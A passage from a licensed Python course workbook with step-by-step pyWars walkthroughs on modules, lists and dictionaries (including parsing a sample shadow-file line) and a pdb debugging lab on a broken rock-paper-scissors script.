Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> from pywars_answers import *  
>>> d = pyWars.exercise()  
>>> d.login("YourUsername", "YourPassword")  
>>> d.answer(1, answer1(d.data(1)))  
'Correct!'
```

Note: Replace "**YourUsername**" with the **username** you have been using with pyWars. Then replace "**YourPassword**" with your pyWars **password**.

This time, you can call the functions without the module name because the function named `answer1` has been imported into the global namespace. The syntax here is exactly as if you had declared the function in your interactive shell. You can use this syntax to conveniently store solutions to the pyWars challenges in a module.

Let's add a new function to the `pywars_answers.py` module. **DO NOT CLOSE YOUR PYTHON WINDOW.** Reopen `pywars_answers.py` with gedit in a new terminal window.

```
$ cd Documents/pythonclass/essentials-workshop/  
$ gedit pywars_answers.py &
```

Add an `answer2()` function (the lines below) between `answer1()` and `main()`. Then add "import codecs" to the top of your script, where the other imports already are.

```
def answer2(datasample):  
    return 16**datasample
```

Then save your updated program by clicking the **SAVE** button.

Now let's reimport `pywars_answers` with the newly defined `answer2()` function. Unfortunately, just importing the module using the same syntax we did the first time doesn't work.

Let's try it anyway:

```
>>> from pywars_answers import *
>>> answer2(1)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'answer2' is not defined
```

The error indicates that no `answer2()` function is defined. The reason is that it still has not reloaded the module. If you want to reload a module, you have to call the `importlib.reload()` function. In Python 2, this was a built-in function called `reload()`. In Python 3, the function is inside a module named `importlib`. So you first have to import the `importlib` module.

Reload isn't compatible with modules loaded with the "`from <modulename> import *`" syntax. To use `reload`, you have to import the module using the "`import <modulename>`" syntax.

```
>>> import importlib
>>> import pywars_answers
>>> importlib.reload(pywars_answers)
<module 'pywars_answers' from '/home/student/Documents/pythonclass/essentials-workshop/pywars_answers.py'>
```

Now the module has been reloaded into the "`pywars_answers`" namespace. Try to call `answer2()`:

```
>>> pywars_answers.answer2(1)
16
```

Now that the module has been reloaded, if you want to put it into the global namespace, you can use the syntax "`from pywars_answers import *`". This will copy the new functions from the `pywars_answers` namespace into the global namespace. Let's try it and have it answer a question:

```
>>> from pywars_answers import *
>>> answer2(d.data(2))
281474976710656
>>> d.logout()
```

Lab Conclusions

- In this lab, we learned how to create a module
- We learned how modules use the `__name__` variable to determine if it is imported
- We learned how to import modules two different ways and how they affect namespaces
- We learned how to reload a module after changes have been made on disk

This page intentionally left blank.

Objectives

- Perform the list exercises in pyWars
- May require many of the skills from Day 1 beyond just lists
- Most require you to define a function
- You need loops for some of these
- Complete as many of the following as you can: 19 through 30

Lab Description

Several of the exercises will build your skills with lists. During this exercise, you will complete challenges 19 through 30.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

No Hints Challenge

Work through pyWars challenges 19 through 30. These exercises are designed to build your list skills.

Full walkthroughs start on the next page.

Full Walkthrough: Question 19

The first thing to do is to show the question as shown below:

```
>>> d.question(19)
'Read the list from data and return the 3rd element '
```

Question 19 requires that you grab the third element in the list.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(19)
>>> x
[74, 33, 62, 9, 8]
```

Remember that your indexes begin at zero, so the third element in the list has an index of 2. We can solve this simply by returning `x[2]`:

```
>>> x[2]
62
```

Like many of these challenges, this one could be solved in one line like this. In this example, you don't need to bother creating a function to solve it. You can just grab the data value and slice out the third item in the list.

```
>>> d.answer(19, d.data(19)[2])
'Correct!'
```

Full Walkthrough: Question 20

Now let's grab Question 20:

```
>>> d.question(20)
'Build a list of numbers starting at 1 and up to but not including
the number in data(). '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(20)
>>> x
50
```

This question requires that you create a new list of numbers ranging from 1 up to but not including the number provided in `data()`. That is what the `range()` function does. Calling the `range` function and passing it 1 as its first parameter and `d.data(20)` as its second parameter will generate the required list.

Let's try it with the stored data:

```
>>> list(range(1, x))
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36,
37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49]
```

Note: In Python 3, the `range()` function doesn't return a list; it returns a range object. This is why we use the `list()` function to convert it into a list.

Now let's use this to submit our answer and get the points:

```
>>> d.answer(20, list(range(1, d.data(20))))
'Correct!'
```

Full Walkthrough: Question 21

Grab the question as before:

```
>>> d.question(21)
```

```
'Count the number of items in the list in data(). The answer is the  
number of items in the list. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(21)
```

```
>>> x
```

```
['e', 'j', 'z', 'h', '3', 'a', 'p', '6', 'm', '7', '9', 'n', '5',  
'e', 'm', 'o', '3', '6', '5', 'x', '5', 'b', 'i', 'x', 'f', 's',  
'g', 'o', '7', 'y', 'o', 'b', 'v', '2', '0', '9', 'p', 'i', 'w']
```

This challenge requires that you identify the number of items in a list. That is the purpose of the `len()` function.

Let's try it with the stored data:

```
>>> len(x)
```

```
39
```

If you measure the length of the list in `d.data(21)` using the `len()` function and submit the results, then you have the answer!

```
>>> d.answer(21, len(d.data(21)))
```

```
'Correct!'
```

Full Walkthrough: Question 22

Now let's look at Question 22:

```
>>> d.question(22)
'Split the data element based on the comma (",") delimiter and
return the 10th element '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(22)
>>> x
'h,9,x,r,h,i,w,7,u,j,w,r,w,m,j'
```

Question 22 requires that you split the string based on the comma delimiter and return the 10th element. You can use the `split()` method to split on commas by passing a comma as an argument. The 10th element will be at position 9.

Let's try it with the stored data:

```
>>> x.split(",")
['h', '9', 'x', 'r', 'h', 'i', 'w', '7', 'u', 'j', 'w', 'r', 'w',
'm', 'j']
>>> x.split(",")[9]
'j'
```

You could use this to submit the answer directly, but this makes a great candidate to create a function for. Let's do that:

```
>>> def doanswer22(x):
...     return x.split(",")[9]
...
>>> doanswer22(x)
'j'
```

Let's try it with a call to `d.data(22)`:

```
>>> doanswer22(d.data(22))
'a'
```

Now submit and collect your points:

```
>>> d.answer(22, doanswer22(d.data(22)))
'Correct!'
```

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 23

Now let's look at Question 23:

```
>>> d.question(23)
'The data element contains a line from an /etc/shadow file. The
shadow file is a colon delimited file. The 2nd field in the colon
delimited field contains the password information. The password
information is a dollar sign delimited field with three parts. The
first part indicates what cypher is used. The second part is the
password salt. The last part is the password hash. Retrieve the
password salt for the root user.'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(23)
>>> x
'root:$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.:14425:0:99999:7:::'
```

This question is all about splitting and slicing. First, split on the colon and grab the item at position 1:

```
>>> x.split(":")[1]
'$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.'
```

After splitting on the ":" and pulling the password information from position 1, we can split it again on the "\$". Because the password field starts with a "\$", the item in position 0 of the list returned by split() will be blank. The cipher algorithm is in position 1, and the salt that we want is in position 2. Now split on the dollar sign and grab the item at position 2:

```
>>> x.split(":")[1].split("$")[1]
'1'
>>> x.split(":")[1].split("$")[2]
's6WikqlG'
```

Excellent, let's create a function to solve this:

```
>>> def doanswer23(x):
...     return x.split(":")[1].split("$")[2]
...
>>> doanswer23(x)
's6WikqlG'
```

Let's try it with a call to d.data(23):

```
>>> doanswer23(d.data(23))  
'kXtQZ4ms'
```

Now submit and collect your points:

```
>>> d.answer(23, doanswer23(d.data(23)))  
'Correct!'
```

Full Walkthrough: Question 24

Let's take a look at Question 24:

```
>>> d.question(24)
'Add a string of "Pywars rocks" to the end of the list in the data
element. Submit the new list. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(24)
>>> x
['something completely different', 'are you having fun']
```

For this question, you have to append a new entry to the end of the existing list in `data()`.

A common mistake is to try to return an object on the same line as you call a method for that object. For example, you might have your function "`return x.append('Pywars rocks')`". The problem is that the `.append()` method doesn't return a new copy of the list. It returns NOTHING or, more specifically, `None`. Instead, you should just return `x` and call the `append` function on a different line:

```
>>> x.append('Pywars rocks')
>>> x
['something completely different', 'are you having fun', 'Pywars
rocks']
```

Excellent, let's create a function to solve this:

```
>>> def doanswer24(x):
...     x.append('Pywars rocks')
...     return x
...
>>> doanswer24([1, 2, 3])
[1, 2, 3, 'Pywars rocks']
```

Let's use this function to submit and collect your points:

```
>>> d.answer(24, doanswer24(d.data(24)))
'Correct!'
```

Full Walkthrough: Question 25

Let's take a look at Question 25:

```
>>> d.question(25)
'Add up all the numbers in the list and submit the total. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(25)
>>> x
[2, 5, 4, 2, 3, 3, 5, 6, 3, 1, 8, 8, 0, 7, 9, 1, 4, 0, 8, 5, 1]
```

For this question, you need to add up all the numbers in the `data()` element.

Python has a built-in function called "`sum()`" that will add up all the values in a list. So you could just call `sum()` and pass it `d.data(25)`.

```
>>> sum(x)
85
```

Alternatively, instead of using the built-in `sum` function, you could write your own. To do so, initialize a variable (such as 'total') to zero. Then step through the items in list `x` with a `for` loop, adding each item in the list to `total`.

```
>>> def mysum(x):
...     total = 0
...     for i in x:
...         total = total + i
...     return total
...
>>> mysum(x)
85
```

Let's use this function to submit and collect your points:

```
>>> d.answer(25, mysum(d.data(25)))
'Correct!'
```

Full Walkthrough: Question 26

Let's take a look at Question 26:

```
>>> d.question(26)
'Given a string that contains numbers separated by spaces, add up
the numbers and submit the sum. "1 1 1" -> 3 '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(26)
>>> x
'105 54 18 102 93 66 98'
```

This question is similar to the previous question. However, the list is now a string of numbers separated by spaces. That means you have the additional task of splitting the string, using space as a delimiter. This will create a list of strings. Then, for each item in the list of strings, you need to convert that to integers using the `int()` function. You can turn a list of strings into a list of integers with `.split()` and the `map()` function.

```
>>> sum(map(int, x.split()))
536
```

Alternatively, you can step through the items in the list with a for loop, as you did before, and add them up:

```
>>> def mysum(x):
...     total = 0
...     for num in x.split():
...         total = total + int(num)
...     return total
...
>>> mysum(x)
536
```

Let's use this function to submit and collect your points:

```
>>> d.answer(26, mysum(d.data(26)))
'Correct!'
```

Full Walkthrough: Question 27

Let's take a look at Question 27:

```
>>> d.question(27)
'Create a string by joining together the words
"this", "python", "stuff", "really", "is", "fun" by the character in
.data(). For example if data contains a hyphen (ie "-") then you
submit "this-python-stuff-really-is-fun". '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(27)
>>> x
'-'
```

This question requires that you join together specific words in a list into a string, using the string in the data element as the delimiter. The `.join()` method can be used to do this. By calling the `.join()` method of the character in the `data()` element and passing a list of words to it, you can create the required string.

```
>>> x.join(["this", "python", "stuff", "really", "is", "fun"])
'this-python-stuff-really-is-fun'
```

Let's try with a call to `.data(27)`:

```
>>> d.data(27).join(["this", "python", "stuff", "really", "is",
"fun"])
'this%python%stuff%really%is%fun'
```

This line calls `d.data(27)`, which retrieves a single character. Then you call that character's `join` method and pass it the list of words you want to turn into a string. That's it! You could submit that as an answer:

```
>>> d.answer(27, d.data(27).join(["this", "python", "stuff",
"really", "is", "fun"]))
'Correct!'
```

Full Walkthrough: Question 28

Let's take a look at Question 28:

```
>>> d.question(28)
'The answer is the list of numbers between 1 and 1000 that are
evenly divisible by the number provided.  2->[2,4,6,8..]
4->[4,8,16..] '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(28)
>>> x
11
```

There are a couple of ways to solve this one. You could use the range function to produce a list of all the numbers between 0 and 1001 and step by the number in the data element. You go to 1001 because the range function goes up to, but does not include, the stop number. The resulting list will always include the number 0, which is clearly not between 1 and 1000. So, you need to slice that list and drop the first entry off the list:

```
>>> list(range(0, 1001, x))[1:]
[11, 22, 33, 44, 55, 66, 77, 88, 99, 110, 121, 132, 143, 154, 165,
176, 187, 198, 209, 220, 231, 242, 253, 264, 275, 286, 297, 308,
319, 330, 341, 352, 363, 374, 385, 396, 407, 418, 429, 440, 451,
462, 473, 484, 495, 506, 517, 528, 539, 550, 561, 572, 583, 594,
605, 616, 627, 638, 649, 660, 671, 682, 693, 704, 715, 726, 737,
748, 759, 770, 781, 792, 803, 814, 825, 836, 847, 858, 869, 880,
891, 902, 913, 924, 935, 946, 957, 968, 979, 990]
>>> d.answer(28, list(range(0, 1001, d.data(28)))[1:])
'Correct!'
```

Or you can create a function to do the same thing.

Use a for loop to step through all the numbers between 0 and 1001, and if it is evenly divisible by the number in data (), then add it to the answer list:

```
>>> def doanswer28(x):
...     answerlist = []
...     for eachnum in range(1, 1001):
...         if eachnum % x == 0:
...             answerlist.append(eachnum)
...     return answerlist
...
>>> d.answer(28, doanswer28(d.data(28)))
'Correct!'
```

Full Walkthrough: Question 29

Let's take a look at Question 29:

```
>>> d.question(29)
'Given a list of hexadecimal digits return a string that is made
from their ASCII characters. Ex[41 4f] -> "AO" '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(29)
>>> x
['74', '68', '61', '74', '73', '20', '6e', '6f', '20', '6f', '72',
'64', '69', '6e', '61', '72', '79', '20', '72', '61', '62', '62',
'69', '74']
```

Imagine this is a network packet with hexadecimal characters in it. Convert the list of hex bytes to a string! Remember that the `int()` function can be used to convert a string to an integer by passing a base as the second parameter like this: `int("FF", 16)` will return 255. So you can first convert the character at position 0 and then the character in position 1 like this:

```
>>> chr(int(x[0], 16))
't'
>>> chr(int(x[1], 16))
'h'
```

Now all you need is a function to step through each character in the list:

```
>>> def doanswer29(xlist):
...     answerstring = ""
...     for hexchar in xlist:
...         answerstring = answerstring + chr(int(hexchar, 16))
...     return answerstring
...
>>> doanswer29(x)
'thats no ordinary rabbit'
```

Now let's try that with a direct call to `.data(29)`:

```
>>> doanswer29(d.data(29))
'nudge nudge wink wink'
```

Excellent! Time to submit and get your points:

```
>>> d.answer(29, doanswer29(d.data(29)))
'Correct!'
```

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 30

Let's take a look at Question 30:

```
>>> d.question(30)
```

'You will be given a list that contains two lists. Combine the two lists and eliminate duplicates. The answer is the SORTED combined list. [[d,b,a,c][b,d]] -> [a,b,c,d] '

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(30)
```

```
>>> x
```

```
[['4', '0', '4', '1'], ['2', '0', '7', '6', '0']]
```

For this question, you have to combine two lists, eliminate duplicates, and sort the lists. Combining the lists is as easy as adding the two lists together. You sort them with the `sorted()` function. Making items in the list unique can be done multiple ways. We will discuss two here now and then a third later this week. One way is to convert the list into a `set()` and back into a `list`. A mathematical set, by definition, has no duplicates. The process of converting a list to a set eliminates duplicates. `sorted()` will return it back to us as a `list`. **Type ONE of the following two options to create `doanswer30()`.**

```
>>> def doanswer30(two_lists):
...     return sorted(set(two_lists[0] + two_lists[1]))
...
>>> doanswer30(x)
['0', '1', '2', '4', '6', '7']
```

Another method would be to step through each item in the list and add items to a new list only if they are not already on the list. Here you can see examples of each of these methods being used:

```
>>> def doanswer30(two_lists):
...     uniquelist = []
...     for item in two_lists[0] + two_lists[1]:
...         if not item in uniquelist:
...             uniquelist.append(item)
...     return sorted(uniquelist)
...
>>> doanswer30(x)
['0', '1', '2', '4', '6', '7']
```

Excellent! Time to submit and get your points:

```
>>> d.answer(30, doanswer30(d.data(30)))
'Correct! '
```

Lab Conclusions

In this lab, we covered how to work with lists by doing the following:

- Grab an element out of a list at a specific index
- Create a list of numbers up to a specified number or divisible by a certain number
- Count the number of items in a list
- Split a string to create a list
- Split a string to extract data
- Append an item to a list
- Sum all items in a list
- Create a string by joining a list of strings together
- Combine two lists, sort them, and remove duplicates

This page intentionally left blank.

© SANS Institute 2020

Exercise 2.2: pyWars Dictionaries

Objectives

- Perform the list exercises in pyWars
- Work with Python dictionaries
- Most require you to define a function
- Complete as many of the following as you can: 31 through 35

Lab Description

pyWars has several challenges that will build your skills working with dictionaries. For this lab, we will focus on five of them. You may not have time to complete all of them. That is okay! Some of you will finish early. There is no need to stop at number 35. Begin this lab by starting on Question 31..

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

Create a pyWars session:

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

No Hints Challenge

Work through pyWars challenges 31 through 36. These exercises are designed to build your dictionary skills.

Full walkthroughs start on the next page.

Full Walkthrough: Question 31

The first thing to do is to look at the question:

```
>>> d.question(31)
'Data contains a dictionary. Submit a SORTED list of all of the
keys in the dictionary. '
```

Question 31 asks that you extract all the keys from the dictionary and sort them.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(31)
>>> x
{ '7': 'd', 'a': 'w', 'b': 'v', 'g': 't', 'f': 'g', 'h': '2', 'k':
'b', 'q': '7', 'p': '5', 'r': 'r', '5': 'k', 'w': '5', 'y': 't',
'8': 'c', 'z': 'n'}
```

You can get the keys with the `.keys()` method. The answer is a sorted list of the keys from the dictionary.

```
>>> sorted(x.keys())
['5', '7', '8', 'a', 'b', 'f', 'g', 'h', 'k', 'p', 'q', 'r', 'w',
'y', 'z']
```

Like many of these challenges, this one could be solved in one line like this. In this example, you don't need to bother creating a function to solve it. You can just produce a sorted list of keys:

```
>>> d.answer(31, sorted(d.data(31).keys()))
'Correct!'
```

Full Walkthrough: Question 32

Now let's grab Question 32:

```
>>> d.question(32)
'Data contains a dictionary. Submit a SORTED list of all of the
values in the dictionary.'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(32)
>>> x
{'y': 'l', 'd': '2', 'f': 'y', 'h': '4', 'k': 'h', 'm': 'g', 'q':
 'j', 'p': 'f', 'w': 'n', '6': 's', '9': 'i', 'z': 'k'}
```

This question is very similar, but instead of the keys, we are interested in the values. The `.values()` method will return a list of values. Then you need to sort it using the `sorted()` function.

Let's try it with the stored data:

```
>>> sorted(x.values())
['2', '4', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'n', 's', 'y']
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(32, sorted(d.data(32).values()))
'Correct!'
```

Grab the question as before:

```
>>> d.question(33)
'Data contains a dictionary. Submit a SORTED list of tuples. There
should be one tuple for each entry in the dictionary. Each tuple
should contain a key and its associated value from the dictionary.'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(33)
>>> x
{'7': 'l', '8': 'c', 'a': '7', 'c': '2', 'b': 'o', 'i': 'v', '5':
'd', '4': 'c', 'w': 'l', '6': '9', '9': '5', 'x': 'f', 'z': 'j'}
```

This question requires that you extract both the keys and their values and return a sorted list of tuples. Fortunately for us, the `.items()` method will return a list of tuples containing both the keys and values. So it is just a matter of sorting the result of the `.items()` method.

Let's try it with the stored data:

```
>>> sorted(x.items())
[('4', 'c'), ('5', 'd'), ('6', '9'), ('7', 'l'), ('8', 'c'), ('9',
'5'), ('a', '7'), ('b', 'o'), ('c', '2'), ('i', 'v'), ('w', 'l'),
('x', 'f'), ('z', 'j')]
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(33, sorted(d.data(33).items()))
'Correct!'
```

Full Walkthrough: Question 34

Now let's look at Question 34:

```
>>> d.question(34)
'Data contains a dictionary. Add together the integers stored in
the dictionary entries with the keys "python" and "rocks" and submit
their sum. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(34)
>>> x
{'python': 550, 'big': 40, 'rocks': 576}
```

This question requires that you extract two entries from the dictionary. You need the entries with the keys '**python**' and '**rocks**'. You can use either the `.get()` method or the slicing syntax `x['python']` to retrieve a value from the dictionary. Then you add together the integers in the values for those two entries.

Let's try it with the stored data:

```
>>> x.get('python') + x.get('rocks')
1126
```

Let's create a function that will take our data and return the result:

```
>>> def doanswer34(x):
...     return x.get('python') + x.get('rocks')
...
>>> doanswer34(x)
1126
```

Now submit and collect your points:

```
>>> d.answer(34, doanswer34(d.data(34)))
'Correct!'
```

Full Walkthrough: Question 35

Now let's look at Question 35:

```
>>> d.question(35)
"Data contains a dictionary of dictionaries. The outer dictionary
contains dates in the format of Month-Year. The value for each of
those entries is another dictionary. That dictionary contains
Operating System classes as the key and its percentage of use in the
target organization as the value. What percentage of the attack
surface was 'Vista' in '6-2017'?"
```

Let's get a sample of the data and store it in a variable 'x':

```
>>> x = d.data(35)
```

For this question, the data contains a dictionary of dictionaries. The outer dictionary is keyed on a string representing a month and year. When you extract the value at the key '**6-2017**', you will find another dictionary:

```
>>> x.get('6-2017')
{'Vista': '0.26', 'WinXP': '0.05', 'Mobile': '0.28', 'Win7': '0.47',
'Mac': '0.08', 'NT*': '0.03', 'Linux': '0.11'}
```

That returned a dictionary that also has a `.get()` method. We can call it to retrieve a value from the inner dictionary. The answer is the value of the '**Vista**' key in that inner dictionary:

```
>>> x.get('6-2017').get('Vista')
'0.26'
```

Now submit and collect your points:

```
>>> d.answer(35, d.data(35).get('6-2017').get('Vista'))
'Correct!'
```

Lab Conclusions

In this lab, we covered how to work with dictionaries by doing the following:

- Extracting all the keys and sorting them
- Extracting all the values and sorting them
- Extracting the key value pairs as a list of tuples and sorting them
- Extracting values associated with specific keys

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Objectives

- Our Rock, Paper, Scissors game is broken. Please fix it!
- Debug the "debugme.py" file in the essential-workshop directory.
- Run **debugme.py** several times until we find the error
- Debug it! \$ **python -m pdb debugme.py**

Lab Description

The **debugme.py** program in the **~/Documents/pythonclass/essentials-workshop** directory is supposed to be the classic game Rock, Paper, Scissors. Unfortunately, the program has some errors in it. As you can see when you run it, all it does now is `print("I choose <something>")` when it picks a random value. Additionally, every once in a while, it crashes. The program is **SUPPOSED** to prompt the user to choose either rock, paper, or scissors, and then the computer will make a choice and tell you who wins. Obviously, something is horribly wrong. Focus your attention on two questions:

1. Why doesn't the program prompt the users for their choice?
2. Why does the program periodically crash?

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python debugger:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python -m pdb debugme.py  
> ./debugme.py (2)<module>()  
-> import random  
(Pdb)
```

No Hints Challenge

Find and fix the errors in `debugme.py`. You will perform the following tasks:

- Examine the source code with `list` and `<enter>`
- Break on line 40, then `STEP IN` to the `askplayer()` function to determine why it doesn't ask for input
- Find and fix the second error preventing this program from working
- Remember the following:
 - **break #**: Break on line #
 - **c**: Continue
 - **s**: Step in to
 - **n**: Next line
 - **p <expression>**: Print
 - **quit()**: Quit

Full walkthrough starts on the next page.

If you didn't already do so, start the debugger by running "python -m pdb debugme.py".

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python -m pdb debugme.py  
> ./debugme.py(2)<module>()  
-> import random  
(Pdb)
```

Now you are in the Python Debugger and you have the (PDB) prompt. Let's look at the source code. Type list and press Enter.

```
-> import random  
(Pdb) list  
1         # This program has 2 logic errors in it.    Use the pdb  
program to step through them and find them.  
2  ->    import random  
3      import sys  
4  
5      if sys.version_info.major==2:  
6          input = raw_input  
7  
8      def askplayer(prompt):  
9          theirchoice=""  
10         while theirchoice in ['rock','paper',"scissors"]:  
11             theirchoice=input(prompt)  
(Pdb)
```

The first 11 lines of the program appear on the screen. Press Enter and you will see 11 more lines.

```
(Pdb) <ENTER>
12         return theirchoice
13
14     def mychoice(choices):
15         randomnumber=random.randint(1,3)
16         try:
17             computerchoice=choices[randomnumber]
18         except:
19             pass
20         return computerchoice
21
22     def compare(p1,p2):
(Pdb)
```

Continue pressing Enter until you can see line 40 of the program. Line 40 reads as follows:

```
<snip>
40     p=askplayer("Enter rock, paper or scissors:")
<snip>
```

This line of code should ask players for their choice, but it doesn't appear to do anything when the program is executed. Let's create a breakpoint at this line and watch the function execute. Type `break 40` and press Enter to create the breakpoint.

```
(Pdb) break 40
Breakpoint 1 at ./debugme.py:40
```

Then type `c` and press Enter to "continue" running the program until it reaches the new breakpoint:

```
(Pdb) c
> ./debugme.py(40)<module>()
-> p=askplayer("Enter rock, paper or scissors:")
```

The bottom line shows the line of code it is about to execute. Typing `n` would execute the program until it reaches the next line in the program, which is line 41.

We don't want to go to line 41; we want to see what the `askplayer()` function will do, so we need to "step into" the function with the '`s`' command. Type `s` and press Enter:

```
(Pdb) s
--Call--
> ./debugme.py(8) askplayer()
-> def askplayer(prompt):
```

Python tells you it has made a "call" to "def askplayer ()". Now we can use 'n' to step into the **NEXT** line inside askplayer.

```
(Pdb) n
> ./debugme.py(9) askplayer()
-> theirchoice=""
```

It assigns the variable "theirchoice" to an empty string. Type n to go to the next line:

```
(Pdb) n
> ./debugme.py(10) askplayer()
-> while theirchoice in ['rock', 'paper', 'scissors']:
```

This while loop will execute for as long as their choice is in the list. Let's ask Python to tell us if the contents of the variable "theirchoice" is in the list using the p command and giving it an expression to print:

```
(Pdb) p theirchoice in ['rock', 'paper', 'scissors']
False
```

Python prints "False", indicating that theirchoice is not in the list. Therefore, the while loop will not execute. If we take a closer look at the code, it appears that this while loop was supposed to execute continuously UNTIL the user enters a value that is in the list. In other words, this while loop is supposed to execute for as long as the user enters something that is NOT in the list of correct choices. Let's quit PDB and make that change:

```
(Pdb) quit()
```

This exits PDB.

Fix that incorrect line of code. Use gedit to change this line of code

```
"while theirchoice in ['rock','paper','scissors']:"  
to  
"while theirchoice not in ['rock','paper','scissors']:"
```

```
8 def askplayer(prompt):  
9     theirchoice=""  
10    while theirchoice not in ['rock','paper','scissors']:  
11        theirchoice=input(prompt)  
12    return theirchoice
```

Save your updated program and try to run it again:

```
$ python debugme.py  
Enter rock,paper or scissors:
```

Hey, now it prompts us for a choice! The game even works... sometimes. But we want it to work all the time.

Now let's look at the second error. Run the program several times, and you will eventually see the error you see here on the screen. The program works sometimes, and other times it crashes. When it crashes, the error message indicates that it crashed on line 20 inside the function "mychoice".

```
$ python debugme.py  
Enter rock,paper or scissors:rock  
I choose scissors  
You WIN!!  
$ python debugme.py  
Enter rock,paper or scissors:rock  
Traceback (most recent call last):  
  File "debugme.py", line 41, in <module>  
    c=mychoice(choices)  
  File "debugme.py", line 20, in mychoice  
    return computerchoice  
UnboundLocalError: local variable 'computerchoice' referenced  
before assignment
```

Rather than jumping straight to line 20, let's break when the `mychoice()` function is called and watch it execute. Start your program with the Python Debugger:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python -m pdb debugme.py
> ./debugme.py(2)<module>()
-> import random
(Pdb)
```

We can create breakpoints based on a line number or the name of a function in our program. Create a breakpoint at the start of the `mychoice` function:

```
(Pdb) break mychoice
Breakpoint 1 at ./debugme.py:14
```

This creates a breakpoint in the `mychoice` function. Now let's run the program until our breakpoint by entering `c` and pressing Enter. After the program starts, you will be prompted to choose rock, paper, or scissors. Make a choice and press Enter, and then we will reach the breakpoint:

```
(Pdb) c
Enter rock, paper or scissors:rock
> ./debugme.py(15)mychoice()
-> randomnumber=random.randint(1,3)
```

Now we have reached the breakpoint! Use the '`list`' command to examine the source code you are currently running:

```
(Pdb) list
<snip>
14 B     def mychoice(choices):
15 ->         randomnumber=random.randint(1,3)
16     try:
17         computerchoice=choices[randomnumber]
18     except:
19         pass
20     return computerchoice
```

Python puts an arrow (`->`) at the line number it is currently executing. In this case, it paused on line number 15.

The program is about to choose a random number between 1 and 3. Let that line of code execute and examine the value of `randomnumber`. Enter `n` to run the next line of code:

```
(Pdb) n
> ./debugme.py(16)mychoice()
-> try:
```

Now let's look at the contents of the variable `randomnumber` with the `p` command:

```
(Pdb) p randomnumber
1
```

NOTE: Your number may be different.... It is random.

In this example, Python shows that variable has a value of 1. I want to see what happens when `randomnumber` is 3. Set a conditional breakpoint on line 16 and rerun the program until it breaks:

```
(Pdb) clear 1
Deleted breakpoint 1
(Pdb) break 16
Breakpoint 2 at ./debugme.py:16
(Pdb) condition 2 randomnumber==3
```

This new conditional breakpoint will only be triggered when it reaches line 16 and the variable `randomnumber` is 3. Now that you have a conditional breakpoint, let's run the program until it breaks.

When you press `c` to continue, the program will continue to execute. If you are prompted for input, choose rock, paper, or scissors:

```
(Pdb) c
Enter rock, paper or scissors:rock
```

The program will then continue to execute. It may finish successfully without an error, in which case it will print a message that says, "The program finished and will be restarted." If the program finishes, run it again by pressing `c`, as shown in the slide and below.

```
(Pdb) c
Enter rock, paper or scissors:rock
I choose paper
You LOSE!!!
The program finished and will be restarted
> ./debugme.py(2)<module>()
-> import random
(Pdb) c
```

